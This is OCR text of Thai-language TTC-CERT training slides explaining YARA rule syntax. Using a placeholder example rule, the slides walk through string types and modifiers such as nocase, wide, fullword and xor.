
Strings Section
- มีก็ได้ ไม่มีก็ได้
- ชื่อตัวแปรเริ่มต้นด้วย "$"
- รูปแบบที่รองรับ
  - text string
  - hexadecimal
  - regular expression


โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
\" detect "
\\ detect \
\\n detect \n
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase
ascii
wide
fullword
xor
base64 / base64wide
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" nocase
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase: text, tEXt, TeXt
ascii
wide
fullword
xor
base64 / base64wide
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" wide
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase
ascii
wide: $str = "text" wide
fullword
xor
base64 / base64wide
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" wide ascii
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase
ascii
wide: $str = "text" wide
fullword
xor
base64 / base64wide
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" fullword
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase
ascii
wide
fullword: ตย. คำว่า "cert"
ตรวจไม่พบ: "www.tcccert.or.th"
แต่ตรวจพบ: "www.tcc-cert.or.th"
xor
base64 / base64wide
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here" xor
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of them
}
Text String
ครอบด้วยเครื่องหมายฟันหนู (" ")
case-sensitive: N ≠ n
ASCII by default
Escape: \" และ \\ และ \n เป็นต้น
Modifiers
nocase
ascii
wide
fullword
xor: ทำการค้นหา strings ในรูปแบบ xor cipher
A^0x1=@, A^0x2=C, A^0x3=B, …
xor (0x01 - 0xff)
base64 / base64wide
โครงสร้างของ YARA rule

